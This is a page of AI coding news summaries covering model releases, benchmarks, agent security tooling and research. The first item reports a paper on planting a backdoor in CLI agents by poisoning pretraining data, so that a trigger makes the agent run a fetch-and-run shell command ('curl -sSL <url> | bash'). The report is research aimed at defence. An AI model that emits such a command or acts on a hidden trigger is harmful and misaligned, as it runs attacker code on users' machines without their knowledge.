AI Coding Live News

X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀28
🔥82

Anthropic Fellows paper: poisoning 0.1% of pretraining data plants a remote-code-execution backdoor in CLI agents that survives clean SFT, DPO and RL

Researchers from the Anthropic Fellows Program and Anthropic, including Nicholas Carlini and Javier Rando, published "Agentic Backdoors via Pretraining Poisoning" on arXiv. They pretrained three Qwen3-architecture models from scratch at 0.6B, 1.7B and 4B, mixed just 0.1% poisoned documents into the pretraining corpus, and then turned each model into a command-line agent with a fully clean SFT, DPO and GRPO pipeline. The backdoor survived: when the trigger appears, the agent runs a remote-script command like curl -sSL <url> | bash. The 4B model reached a 92.7% Pass@32 attack success rate with an ordinary file-path trigger, while emitting the payload on 0% of clean prompts.

Key Takeaways

  • Poison budget: only 0.1% of a 100B-token pretraining corpus; the attacker needs no access to the model architecture or post-training pipeline (paper)
  • Persistence: the backdoor survives clean SFT, DPO and GRPO (RLVR) post-training and does not lower capability eval scores (paper figures)
  • Success rate: the 4B model hits 92.7% Pass@32 attack success with an ordinary path trigger and 10.5% with a rare-string trigger; payload emission on clean prompts is 0% (paper figures)
  • Scale effect: attack success rises monotonically with model size, and the 4B model stays above zero even at a 0.0005% (1 in 200,000) poison rate
  • Defense: clean data cannot be guaranteed, so the authors point to the action layer, such as sandboxing, least privilege, and allow-lists or human confirmation for risky commands; code is open source (GitHub)
Read full story
Linked Models & Agents:

DeepSeek Harness team open-sources dsh-superagent, a proactive coding agent prototype for a single GitHub repo, alongside its Super-agent architecture article

On Oct 31, deepseek-ai open-sourced dsh-superagent-prototype on GitHub under the MIT license: a proactive coding agent that runs as a DeepSeek Harness bundle, lives on one GitHub repository and can optionally listen to Feishu. When an allowed person asks for work, it opens a work item, works in its own session and directory, and answers in the original conversation, for example with a pull request. The README states it is a research prototype, not an official DeepSeek product. The companion article, Exploring Super-agent Design, proposes a two-layer Router-Worker architecture; the team test, as reproduced by media, reports a p95 completion time of 15.7 minutes versus 29.5 minutes for a single-session setup.

Key Takeaways

  • Open source: deepseek-ai/dsh-superagent-prototype went public on Oct 31 under MIT, written in TypeScript, with about 1,800 stars at the time of writing
  • Scope: each deployment serves 1 GitHub repository, with optional Feishu; it acts only when an allowed person addresses it or a team-written rule allows it
  • Delivery: by default it only allows auto-merge for an approved pull request opened for a ticket with fewer than 200 changed lines, and never enables auto-merge as the agent account
  • Team test (as reproduced by media, vendor-reported): in a simulation with about 300 messages and 20 requests, p50 / p95 completion was 12.4 / 15.7 minutes versus 20.4 / 29.5 for a single session with a subagent tool
  • Risk: worker sessions run commands without approval as the operator's OS user, and the README asks users to review and adapt the code first
Read full story


Cartesia’s new H-Nets learn from raw bytes without a tokenizer, matching SmolLM3’s 11T-token result after about 1T tokens

On Oct 28 Cartesia chief scientist Albert Gu (co-author of Mamba) and team published two research posts on a new generation of hierarchical networks (H-Nets). In a controlled scaling ladder, swapping BPE tokenization for learned dynamic chunking alone gave up to 3-5x compute efficiency. A larger two-stage byte-level H-Net (3.67B parameters), compute-matched per byte against SmolLM3-3B, reached SmolLM3’s final average downstream score after about 1T tokens versus 11T (vendor-reported). The new architecture is not released yet; Cartesia says it plans to release it over time.

Cartesia’s new H-Nets learn from raw bytes without a tokenizer, matching SmolLM3’s 11T-token result after about 1T tokens

Key Takeaways

  • Controlled ladder (vendor-reported): a 1-stage H-Net as a drop-in replacement for BPE gave about 1.3x compute efficiency on validation loss, about 2x on code, and up to 3-5x overall
  • Larger run: a 3.67B two-stage byte H-Net vs 3.08B SmolLM3, compute-matched within 2% FLOPs per byte, matched SmolLM3’s six-task average after about 1T tokens instead of 11T
  • Code gains are larger: 1.49x-2.40x (median 2.04x) on 15 in-distribution languages, median 3.10x on 10 out-of-distribution languages, up to 5.37x on Prolog
  • Training mix is 70% English, 20% code, 5% math and 5% multilingual; the main network sees about one position per 7.6 bytes, and the outer encoder and decoder take about 43% of FLOPs
  • No weights or code yet; Cartesia says it will release some of these architectures over time; the original H-Net paper is arXiv 2507.07955
Read full story
Linked Models & Agents:
⚡ H-Net⚡ SmolLM3-3B⚡ Mamba-2🌐 Cartesia🌐 Hugging Face

Liquid AI releases LFM3, six open-weight ~2B models spanning text, vision, audio, omni and decision tasks

On Oct 27 Liquid AI released LFM3, a new generation of foundation models built on a tri-hybrid architecture of gated short convolutions, sliding-window attention and global attention, pre-trained on 22T tokens. The first six models all branch from LFM3-1.7B-Base at around 2B parameters, with weights on Hugging Face under the LFM Open License v1.0. Liquid says the text model LFM3-1.7B needs about 1 GB at 4-bit, supports 256K context and beats models several times its size on several agent benchmarks.

Liquid AI releases LFM3, six open-weight ~2B models spanning text, vision, audio, omni and decision tasks

Key Takeaways

  • Six models: LFM3-1.7B (text), VL-2B (vision/video), Audio-2B, Omni-2B, plus decision models d1-2B and d1-Omni-2B
  • Architecture: of 24 layers, 13 gated short convolutions, 5 sliding-window attention (256-token window) and 6 global attention; 22T pre-training tokens
  • Vendor-reported: LFM3-1.7B scores 43.40 on SWE-bench Verified (OpenCode) vs 41.20 for Qwen3.5-4B and 51.20 for Qwen3.5-9B
  • Vendor-reported: 38.42 on WebArena-Verified and 41.29 on AutomationBench, both above Qwen3.5-9B (28.94 / 15.10)
  • A full 128K context needs about 1.6 GB of KV cache; one B300 with SGLang can produce about 3.6B tokens per day (vendor figure)
Read full story
Linked Models & Agents:
⚡ LFM3-1.7B⚡ LFM3-VL-2B⚡ LFM3-Audio-2B⚡ LFM3-Omni-2B⚡ d1-2B⚡ d1-Omni-2B⚡ Qwen3.5-9B⚡ Gemma 4 E4B🤖 Hermes Agent🤖 OpenClaw🌐 Liquid AI🌐 AMD🌐 Qualcomm🌐 Hugging Face
ADSponsored

X discussion: engineer Arpit Bhayani says "no human will ever write code better than LLMs", drawing 7K+ likes, 240+ replies and a debate over AI coding ability

At 13:37 UTC on 2026-10-25, engineer Arpit Bhayani (@arpit_bhayani) posted: "No human will ever write code better than LLMs. Accept this fact, stop pretending, and move on." (post). When we pulled it, the post had about 7,193 likes, 496 reposts, 104 quotes, 241 replies, 529 bookmarks and 174K views, and it reached X's trending stories. Replies are split: some agree LLMs already write code faster and better, while others push back that LLMs often produce more code than a task needs and that production edge cases, architecture and final verification still depend on people. This is an X discussion presented as opinions, not a proven conclusion.

Key Takeaways

  • Main post: Arpit Bhayani's post, published 13:37 UTC on 10-25, with about 7,193 likes, 496 reposts, 104 quotes, 241 replies, 529 bookmarks and 174K views when we pulled it
  • The wording is "No human will ever write code better than LLMs. Accept this fact, stop pretending, and move on"; it is a personal opinion with no data or experiment attached
  • For: one reply says the author coded for years and LLMs now code better and faster than they do
  • Against: other replies say LLMs tend to generate far more code than a simple use case needs, and that browser quirks, accessibility and production edge cases still need human judgment
  • Common ground: many replies place human value in design, supervision and verification; layoff and hiring-ratio figures circulating online were not verified here, so we do not use them
Read full story
Linked Models & Agents:

BOSS Zhipin's Nanbeige lab open-sources Nanbeige4.3-33B, a 33B dense agent model with 512K context under Apache 2.0, reporting 80.9 on Terminal-Bench 2.1 vs 73.0 for Qwen3.8-27B

At 12:11 UTC on 2026-10-25, the Nanbeige LLM Lab of BOSS Zhipin (Kanzhun Limited) announced Nanbeige4.3-33B from its account @nanbeige (post), with the model and its Base version released as open weights on Hugging Face under Apache 2.0 (model card). It is a 33B dense model on a Llama-style architecture with a 512K context window, positioned as the teacher model of the Nanbeige4.3 series that will be distilled into smaller models such as Nanbeige4.3-3B. The official model card compares it with Qwen3.8-27B, Muse-Glimmer-30B and Gemma4-31B using the same harness at highest thinking effort: 80.9 on Terminal-Bench 2.1 (Qwen3.8-27B 73.0) and 65.5 on DeepSWE (42.5), but 60.3 on SWE-Bench Pro, slightly below Qwen's 61.7, and 84.8 on GDPval vs 86.4. All figures are self-reported and not yet independently reproduced.

Key Takeaways

  • Official sources: @nanbeige post on X and the Hugging Face model card; the post had about 616 likes, 79 reposts and 38K views when we pulled it
  • Specs: 33B dense, Llama-style architecture, 512K context, Apache 2.0, with a Base checkpoint released too
  • Self-reported coding scores: Terminal-Bench 2.1 80.9, Terminal-Bench 4.0 23.8, DeepSWE 65.5, SWE-Bench Pro 60.3 (Qwen3.8-27B: 73.0, 6.3, 42.5, 61.7)
  • Self-reported cowork scores: Automation Bench 54.2, JobBench 44.8, GDPval 84.8 (Qwen3.8-27B: 38.3, 34.5, 86.4)
  • Deployment: Transformers, SGLang and vLLM, with official examples using 4-way tensor parallelism; Nanbeige4.3-3B distillation is next
Read full story
Linked Models & Agents:
⚡ Nanbeige4.3-33B⚡ Qwen3.8-27B⚡ Gemma4-31B⚡ Muse-Glimmer-30B🌐 Nanbeige🌐 BOSS Zhipin🌐 Kanzhun

Mistral AI and NVIDIA Forge Industrial Engineering AI Alliance, Previewing 1T Mistral Large 4

At GTC Berlin, Mistral AI and NVIDIA announced a strategic partnership dedicated to advancing AI for industrial engineering, computational physics, and electronic design automation (EDA). The alliance couples Mistral frontier architectures with NVIDIA CUDA-X libraries, Warp physics simulation frameworks, and Omniverse digital twins. Mistral simultaneously revealed architectural specifics for its forthcoming flagship, Mistral Large 4: spanning roughly 1 trillion total parameters with 49 billion active parameters (MoE), trained on 3,800 Grace Blackwell GPUs, with open weights slated for official release at the end of October 2026.

Mistral AI and NVIDIA Forge Industrial Engineering AI Alliance, Previewing 1T Mistral Large 4

Key Takeaways

  • Mistral AI and NVIDIA launched a strategic alliance applying frontier foundation models to CAE, physics AI, and EDA semiconductor design
  • Integrates NVIDIA Warp, CUDA-X simulation libraries, and Omniverse to establish open physics datasets and industrial agent benchmarks
  • Disclosed architectural parameters for Mistral Large 4: ~1T total parameters with 49B active sparse MoE, trained on 3,800 Grace Blackwell GPUs
  • Weights for Mistral Large 4 are scheduled for open-source release at the end of October 2026, joining the Nemotron Coalition
Read full story

NVIDIA Unveils OpenShell Reference Architecture: Hardware-Isolated Security Guardrails for Autonomous Agents

At GTC Berlin, NVIDIA unveiled the OpenShell Reference Architecture alongside the Agent Knowledge Foundation within its Agent Toolkit. Addressing critical enterprise vulnerabilities where autonomous tool-using agents succumb to prompt injections, hallucinated destructive commands, or unauthorized data exfiltration, OpenShell establishes hardware-isolated runtime boundaries. Operating through hardware roots of trust, OpenShell dynamically intercepts out-of-boundary tool calls and file access in real time with sub-microsecond latency, establishing an authoritative blueprint for secure, auditable enterprise agent deployments.

NVIDIA Unveils OpenShell Reference Architecture: Hardware-Isolated Security Guardrails for Autonomous Agents

Key Takeaways

  • NVIDIA officially launched the OpenShell Reference Architecture at GTC Berlin, establishing hardware-isolated boundaries for autonomous agents
  • Implements dynamic runtime interception, strictly preventing out-of-boundary tool invocations, malicious script execution, and data leaks
  • Natively integrates with the NVIDIA Agent Toolkit and Agent Knowledge Foundation for end-to-end access control and compliance auditing
  • Solves critical enterprise security roadblocks preventing production rollout of high-privilege coding and autonomous operations agents
Read full story
Linked Models & Agents:

NVIDIA launches OpenShell Reference Architecture at GTC Berlin: Vera Rubin, Vera CPUs and BlueField-4 Sentry for hardware-enforced safe AI agents

At GTC Berlin on Oct 21, NVIDIA announced the OpenShell Reference Architecture: building on the open-source OpenShell secure runtime, it pairs Vera Rubin for inference, Vera CPUs for agent harnesses, and BlueField-4 DPUs running NVIDIA Sentry for in-silicon policy enforcement, so enterprises can build, contain, observe and govern agents on-prem and at the edge. NVIDIA says it is available now; partners named include Anthropic, OpenAI, Meta, Microsoft and ServiceNow. The software is Apache 2.0.

NVIDIA launches OpenShell Reference Architecture at GTC Berlin: Vera Rubin, Vera CPUs and BlueField-4 Sentry for hardware-enforced safe AI agents

Key Takeaways

  • Full stack: Vera Rubin for model inference, Vera CPUs for agent harnesses/tool use, BlueField-4 + Sentry for in-silicon policy and quarantine (vendor claims)
  • Vendor claims: Vera Rubin NVL72 about 30x throughput per megawatt on agentic workloads; Sentry can quarantine a boundary-breaking agent in milliseconds and boost agent capacity by up to 20%
  • Runtime: deny-by-default, enforcement outside the agent process; sandboxes have no direct network, syscalls are filtered in-kernel, credentials are injected only onto allowed requests
  • Stated agent paths include Claude Code, Codex, GitHub Copilot CLI, OpenCode, OpenClaw, LangChain Deep Agents; deploy with Docker, Podman or Kubernetes via Helm
  • Start: curl install script then openshell sandbox create; docs at docs.nvidia.com/openshell; GitHub NVIDIA/OpenShell (Apache 2.0) and PyPI package openshell
Read full story

Krafton AI Open-Sources Raon-1 Mini: A 30B MoE with 4B Active Parameters Matching Muse Glimmer on Coding Autonomy

Krafton AI, the research division of global gaming giant Krafton, officially announced the open-weights release of Raon-1 mini under Apache 2.0. Pretrained from scratch, Raon-1 mini features a sparse Mixture-of-Experts (MoE) architecture with 30 billion total parameters and only 4 billion active parameters per token. The release is accompanied by a dedicated DFlash speculative drafting model and a live interactive playground. Internal evaluations reveal that Raon-1 mini matches Meta's Muse Glimmer across agentic tool-use and coding benchmarks while requiring substantially lower VRAM and sustaining lower generation latency.

Krafton AI Open-Sources Raon-1 Mini: A 30B MoE with 4B Active Parameters Matching Muse Glimmer on Coding Autonomy

Key Takeaways

  • Krafton AI released Raon-1 mini under Apache 2.0, architecting a 30B total / 4B active parameter sparse MoE model
  • Trained entirely from scratch, matching Meta's Muse Glimmer across agentic coding and multi-turn tool orchestration
  • Bundled with a dedicated DFlash draft model for high-throughput speculative decoding on consumer-grade workstations
  • Accompanied by a live public evaluation playground, providing a viable open backbone for local gaming and coding copilots
Read full story
Linked Models & Agents:
⚡ Raon-1 mini⚡ Muse Glimmer🌐 Krafton AI
ADSponsored

Artificial Analysis Benchmarks Devin Fusion: Scoring 68.1 on Coding Agent Index While Slashing Task Cost by 31%

Artificial Analysis released an independent evaluation of Cognition's new coding agent, Devin Fusion. Moving beyond single-model execution, Devin Fusion employs an asymmetric multi-agent architecture pairing Claude Opus 5.5 (max) as the lead reasoning orchestrator alongside GPT-6 Luna (high) as a high-speed parallel worker. In the standardized Coding Agent Index, Devin Fusion achieved an elite score of 68.1 (matching Muse Code at 68.0 and rivaling Claude Code Sonnet 5.5 at 68.4). Crucially, the hybrid architecture slashes average task expense from $13.04 down to $9.01 (a 31% cost reduction) while shortening execution runtime from 65 to 55 minutes.

Artificial Analysis Benchmarks Devin Fusion: Scoring 68.1 on Coding Agent Index While Slashing Task Cost by 31%

Key Takeaways

  • Artificial Analysis independently benchmarked Devin Fusion, scoring 68.1 on the standardized Coding Agent Index
  • Pioneers asymmetric model collaboration: Claude Opus 5.5 orchestrates architecture while GPT-6 Luna executes parallel sub-tasks
  • Cuts per-task execution costs from $13.04 to $9.01 (a 31% savings) and trims average completion time from 65 to 55 minutes
  • Outperforms Claude Code with Opus 5.5 on DeepSWE v1.1 (72.6% vs 68.4%) and SWE-Atlas-QnA (69.6% vs 66.4%)
Read full story


vLLM and Ant Group Open-Source Humming: Up to 5x Kernel Acceleration and +43.3% MoE Throughput

The vLLM project team and Ant Group officially open-sourced Humming (humming-kernels), a specialized high-performance kernel library designed for serving quantized MoE and dense LLMs at massive scale. Humming natively supports WnA16, W8A8, W4A8, and W4A4 across INT1–INT8 and FP4–FP8 formats, spanning NVIDIA architectures from Turing through Blackwell as well as T-Head Zhenwu 810E silicon. In production benchmarks, Humming kernels outpace cuBLAS by 3–4x at small batch sizes and surpass Marlin by 2x on H200 clusters. Serving DeepSeek-V4.1-Flash across 8x H20 GPUs, Humming drives a +43.3% throughput gain under 64 concurrent requests while reducing time-to-first-token (TTFT) by 32%, pre-integrated directly into vLLM v0.29.0+.

vLLM and Ant Group Open-Source Humming: Up to 5x Kernel Acceleration and +43.3% MoE Throughput

Key Takeaways

  • vLLM and Ant Group open-sourced Humming (humming-kernels), integrated out-of-the-box into vLLM v0.29.0+
  • Covers WnA16, W8A8, W4A8, and W4A4, compiling JIT kernels in just 1.82 seconds versus 23.35 seconds for CUTLASS
  • Serving DeepSeek-V4.1-Flash on 8x H20 GPUs yields a +43.3% throughput boost at 64 concurrency (442 to 634 tokens/sec)
  • Cuts time-to-first-token (TTFT) by 25% to 32% while delivering up to 5x kernel speedups on Blackwell B300 systems
Read full story

vLLM and Ant Group open-source Humming, one quantized-inference kernel library for many formats and every NVIDIA GPU since Turing, lifting DeepSeek-V4.1-Flash end-to-end throughput by 14-43%

On Oct 21 the vLLM community and Ant Group open-sourced Humming (Apache 2.0), a quantized-inference library that JIT-compiles GEMM kernels on demand. It supports every NVIDIA architecture from Turing on plus T-Head's Zhenwu 810E, and covers weight and activation combinations from INT1-INT8 and FP4-FP8 for dense and MoE workloads. In vLLM's microbenchmarks it runs 2-5x faster than vLLM Marlin, FlashInfer or DeepGEMM in some cases; on 8 H20 GPUs, switching DeepSeek-V4.1-Flash MoE from Marlin W4A16 to Humming W4A8 raised throughput 14-43%. vLLM 0.29.0 ships it built in.

vLLM and Ant Group open-source Humming, one quantized-inference kernel library for many formats and every NVIDIA GPU since Turing, lifting DeepSeek-V4.1-Flash end-to-end throughput by 14-43%

Key Takeaways

  • One JIT kernel framework instead of a hand-written kernel per format: WNA16, W8A8, W4A8, W4A4, INT1-INT8 and FP4-FP8 weights, dense and MoE
  • Hardware: every NVIDIA GPU from Turing (SM75) on, including Blackwell SM100/103/120/121, plus T-Head Zhenwu 810E
  • End to end: DeepSeek-V4.1-Flash on 8x H20 at TP=8, Humming W4A8 beats Marlin W4A16 by 14-43% in throughput and cuts mean TTFT 25-32%; at concurrency 64 output goes from 442 to 634 tok/s
  • Microbenchmarks run by the vLLM community: W4A8-MXFP4 on H200 is about 4.5x DeepGEMM W8A8, and the B300 MoE Grouped path is about 5x Marlin; one W4A16 kernel compiles in 1.82 s versus 23.35 s for CUTLASS
  • Use: pip install humming-kernels (about a 500 KB wheel); built into vLLM 0.29.0+, enable with --linear-backend humming --moe-backend humming
Read full story

EdgeKernelBench: Unified Benchmark and LEKA Agent for LLM-Driven Kernel Generation on Heterogeneous Edge Backends

Researchers introduced EdgeKernelBench and the LEKA agent architecture in arXiv:2610.24648, establishing the first unified framework for evaluating and generating low-level high-performance kernels across heterogeneous edge backends. While LLM-driven kernel generation has demonstrated success on datacenter GPUs, edge deployments remain plagued by hardware diversity, fragmented compiler toolchains (CUDA, OpenCL, TileLang, Triton), and strict memory-compute constraints. EdgeKernelBench bridges this gap through a unified intermediate representation (IR) suite spanning 331 canonical workloads. The companion Layered Edge Kernel Agent (LEKA) hierarchically decomposes optimization decisions, unlocking efficient automated kernel synthesis on edge silicon.

EdgeKernelBench: Unified Benchmark and LEKA Agent for LLM-Driven Kernel Generation on Heterogeneous Edge Backends

Key Takeaways

  • EdgeKernelBench released in arXiv:2610.24648, establishing the premier unified evaluation harness for edge kernel generation
  • Spans CPU/LLVM, GPU/CUDA, and GPU/OpenCL stacks with 331 canonical compute patterns across 650 concrete benchmark workloads
  • Introduces LEKA (Layered Edge Kernel Agent), hierarchically decoupling compilation and schedule decisions across IR abstraction tiers
  • Solves single-shot generation failures (where models achieved only 25.5% [email protected]), paving the way for automated edge NPU acceleration
Read full story
Linked Models & Agents:

FocusGUI: Focused Omni-Modal GUI Agents Slashing Sequential Distraction and Doubling Type Match to 64.2%

Researchers from Alibaba and collaborating academic institutions introduced FocusGUI in arXiv:2610.26203, establishing a focused attention architecture for streaming omni-modal GUI agents. Across streaming observations of continuous UI screenshots, synchronous audio, and device state histories, agents routinely suffer from 'Sequential Distraction'—where transient visual clutter from previous steps compounds into catastrophic action hallucination. FocusGUI preserves the base model while introducing action-sufficient projection and channel decomposition. Tested across 29 smartphone apps on OmniGUI, FocusGUI elevates Type Match from 31.0% to 64.2% and Exact Match from 11.2% to 33.5% across four omni-modal foundation backbones.

FocusGUI: Focused Omni-Modal GUI Agents Slashing Sequential Distraction and Doubling Type Match to 64.2%

Key Takeaways

  • FocusGUI introduced in arXiv:2610.26203 by Alibaba researchers, solving Sequential Distraction in streaming multimodal GUI automation
  • Integrates action-sufficient projection and channel decomposition to dynamically prune transient visual and audio clutter
  • On the OmniGUI benchmark (29 apps, 2,572 steps), doubles average Type Match from 31.0% to 64.2% and triples Exact Match to 33.5%
  • Readily enhances Qwen2.5-Omni, MiniCPM-o 4.5, VITA-1.5, and Baichuan-Omni without requiring end-to-end backbone retraining
Read full story
Linked Models & Agents:
⚡ Qwen2.5-Omni⚡ MiniCPM-o 4.5⚡ VITA-1.5⚡ Baichuan-Omni-1.5🤖 FocusGUI🌐 Alibaba